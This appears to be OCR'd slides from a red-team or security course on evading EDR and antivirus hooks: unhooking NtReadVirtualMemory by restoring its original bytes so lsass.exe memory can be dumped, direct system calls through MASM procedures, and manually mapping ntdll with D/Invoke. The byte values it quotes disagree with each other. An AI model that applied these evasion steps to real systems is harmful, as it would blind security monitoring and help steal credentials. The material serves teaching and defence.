


API Unhooking

Knowing how EDRs hook interesting API functions, it is possible for adversaries to modify their malicious code and "unhook" the API. We can look at the first 5 bytes of the original API function and restore it to that state, i.e., what it was like before the EDR inserted its jump code:

- This can be done by checking the first 5 bytes of the function we want to unhook in its corresponding DLL before it gets loaded. For example, for NtReadVirtualMemory this can be found in c:\windows\system32\ntdll.dll. We can see the function's Relative Virtual Address (RVA) in ntdll's DLL exports table. In this example, the RVA is 00069C70, which will probably be different on your system.
- If we convert the RVA to the physical file location (which is the same as RVA since the file is not yet in memory), we can see that the first 5 bytes of the function are *4c 8b d1 b8 c3*. If we replace the first 5 bytes of the NtReadVirtualMemory that was injected by the EDR by this value, the EDR will become "blind" and no longer monitor MiniDumpWriteDump API calls or other code that makes use of NtReadVirtualMemory.
- With this information, we can update our malicious code and instruct it to find the address of function NtReadVirtualMemory and unhook it by writing the bytes *4c 8b d1 b8 3c* to the beginning of that function. Some ways to do that are through the API calls *VirtualProtect* or *WriteProcessMemory*, as can be seen on the next slide.
- Recompiling and running the program again allows to dump lsass.exe process memory successfully through the API without the EDR interfering.

In this case, only one function was unhooked, but this approach could be automated to unhook all functions by comparing function definitions in the DLL on the disk with their definitions in memory. If the function definition in memory is different, there is a strong indication it was hooked and should be patched with instructions found in the definition on the disk.



API Unhooking – Hookception


Basic user-mode API hooks by AV/EDR are often created by modifying the first 5 bytes of the API call with a jump (JMP) instruction to another memory address pointing to the security software. A possible technique of unhooking this method has been explained, which makes use of API calls such as VirtualProtectEx and WriteProcessMemory to unhook Native API functions.

However, do you see a possible issue here?

We're using API calls to unhook API calls. What if the API calls that we're using to unhook other calls are already hooked and monitored?

Indeed, our attempts to unhook and bypass the EDR would be spotted.

Direct system calls to the rescue!



System Calls and Windows APIs


For a *user-mode* application to interface with the underlying operating system, it uses an application programming interface (API). A Windows developer writing C/C++ applications would normally use the Win32 API, which is Microsoft's documented programming interface and consists of several DLLs (so called Win32 subsystem DLLs).

Underneath the Win32 API sits the Native API (ntdll.dll), which is the real interface between the *user-mode* applications and the underlying operating system. This API is mostly undocumented but does contain the functions we need to disassemble to identify the corresponding system call numbers. The reason why Microsoft has put another layer on top of the Native API is probably that the real magic occurs within this Native API layer as it is the lowest layer between user-mode and the kernel. Shielding off the documented APIs using an extra layer allows them to make architectural OS changes without affecting the Win32 programming interface.

The Native API will set up relevant function call arguments on the stack, move the system call number to the EAX register, and execute the syscall instruction, causing the CPU to jump into *kernel mode*. The kernel uses the dispatch table (SSDT) to find the right API call belonging to the system call number, copies the arguments from the user-mode stack into the kernel-mode stack and executes the kernel version of the API call. Additional information on the SSDT can be found here: https://www.ired.team/miscellaneous-reversing-forensics/windows-kernel-internals/glimpse-into-ssdt-in-windows-x64-kernel

Reference


https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/



Identifying the Right System Calls

By disassembling native API calls, it's possible to identify the corresponding system call numbers. Using a debugger, such as WinDBG, this could take a lot of time. The same can be done using IDA or Ghidra by opening a copy of ntdll.dll and looking up the needed function. There is one complexity though; system call numbers vary between OS versions and sometimes even service pack or build numbers.


Google Project Zero's@j00ru has taken the effort to list all system call numbers in use by different Windows versions/builds and can be retrieved here: https://j00ru.vexillium.org/syscalls/nt/64/



Direct System Calls Using Visual Studio: Step 1

Using Visual Studio, it is possible to write assembly procedures making use of direct system calls and have functions call those procedures. Assembly code support can be enabled using the masm build dependency, which allows adding .asm files and code.

1. Add a new file to the project, for example syscalls.asm. The main cpp file should have a different name, since the project will not compile otherwise.
2. Under “Build Dependencies” -> “Build Customizations”, it is possible to enable masm.
3. Through the properties of syscalls.asm, set the item type to Microsoft Macro Assembler.
4. In syscalls.asm, we define a procedure called *SysNtCreateFile*, with a syscall number 55. This number maps to *NtCreateFile*, which is part of ntdll.dll.
5. To determine the functions prologue (i.e., the setup for the syscall), we could disassemble the function NtCreateFile from the ntdll.dll module.
6. With the *SysNtCreateFile* procedure defined in assembly, we need to define the C function prototype that will call that assembly procedure. The prototype name needs to match the procedure name defined in the syscalls.asm and is based on the Native function NtCreateFile. EXTERN_C tells the compiler to link this function as a C function and use stdcall calling convention.




Direct System Calls Using Visual Studio: Step 2

7. After compiling the code, the *SysNtCreateFile* function should be visible in the process memory by entering the function's name in Visual Studio disassembly panel. The screenshot above indicates that assembly instructions were compiled into the binary successfully. Once executed, they will issue a syscall 0x55 that is normally called by NtCreateFile from within ntdll.
8. Before testing our function, we need to initialize structures and variables (like the name of the file name to be opened, access requirements, etc.) that are expected as parameters by the prototype.
9. Finally, we can invoke our *SysNtCreateFile* and make use of the direct system call!

This means that if an EDR had hooked the NtCreateFile call, access to the C:\temp\test.txt file could be monitored when using the API call. Depending on the EDR's logic, access to the file could be blocked.

However, with the direct system call, we would have bypassed that restrictions, since we did not use the user mode API call, but its corresponding syscall directly (i.e., SysNtCreateFile). As such, the EDR would not be able to intercept our attempt to open the file, and we would have opened it successfully, undetected.

Writing advanced malware that only uses direct system calls and completely evades user mode API calls is practically impossible or at least extremely cumbersome. Sometimes, it is easier and more desirable to use an API call in your malicious code. Using specific direct system calls, for example as an alternative to VirtualProtect or WriteProcessMemory, can allow us to use these "APIs" safely to unhook other APIs without having to worry about potential hooks on these APIs themselves.



Another Approach – Manual Mapping (1)


Another technique commonly employed by malware / malicious actors is the use of manual mapping. What is manual mapping?

In a normal scenario, the following would happen:

- A malicious piece of code wants to call the NtAllocateVirtualMemoryEx function from NTDLL.dll.
- As we've already seen, ntdll.dll is loaded in the process virtual memory address space.
- As there's an EDR tool running on the system too; the NtAllocateVirtualMemoryEx is hooked.
- If the call to NtAllocateVirtualMemoryEx included suspicious activity, an alert is thrown.

Reference:

https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/




Another Approach – Manual Mapping (2)

When adversaries use manual mapping, there's a few interesting things that happen… Instead of using the pre-loaded ntdll.dll (which has hooks in place on certain functions), the malicious code will now map a "fresh" copy of the DLL from disk. The malware can subsequently use the functions from the newly mapped DLL, which is "free" of hooks.

Reference:

https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/



Another Approach – Manual Mapping – D/Invoke

Let's look at a few more details on this "manual mapping".

The default way of statically importing API calls from libraries (such as DLLs) in .NET is Platform Invoke (or P/Invoke). The below two lines of code were extracted from Microsoft's documentation and host:

[DllImport("user32.dll", CharSet = CharSet.Unicode, SetLastError = true)]

private static extern int MessageBox(IntPtr hWnd, string lpText, string lpCaption, uint uType);

As previously indicated, AV/EDR systems can patch the in-memory copy of Windows library files such as ntdll.dll or user32.dll.


Another option though is to use the "D/Invoke" project created by TheWover. D/Invoke facilitates this "manual mapping" technique by loading a Windows API function manually at runtime and calling the function using a pointer to its location in memory. This is a very complex process that is made almost trivial, thanks to the power of the Dynamic invocation library (which is continuously maintained by @TheWover and other contributors such as @Jean_Maes_1994). The PoC code on the slide uses @TheWovers D/Invoke project to manually map ntdll.dll.

References:

https://docs.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke

https://thewover.github.io/Dynamic-Invoke/

https://s3cur3th1ssh1t.github.io/A-tale-of-EDR-bypass-methods/




Another Approach – Manual Mapping – Comparison

As you can see, the manual mapped memory is identical to the legitimate ntdll.dll. For the detectives among us, there is a key difference though: They use a different base address.

Since the DLLs don't have the same base address, it should be clear that their exported functions will also not be the same. The originally mapped DLL will contain the EDR hooks, while the manually mapped DLL will not.

PREVENT AV / EDR INJECTION

As previously described, EDRs will inject their DLL into any (protected) process. This is, ironically, very similar to typical malware behavior.



In this example, we've installed McAfee's end point protection on a test workstation and checked the loaded DLLs in powershell's virtual memory space.

We quickly found a DLL with the name ATPAmsiGuard, which is a DLL that is not loaded by default. Upon further inspection, we can deduce that this is a DLL that got injected by the McAfee EDR.

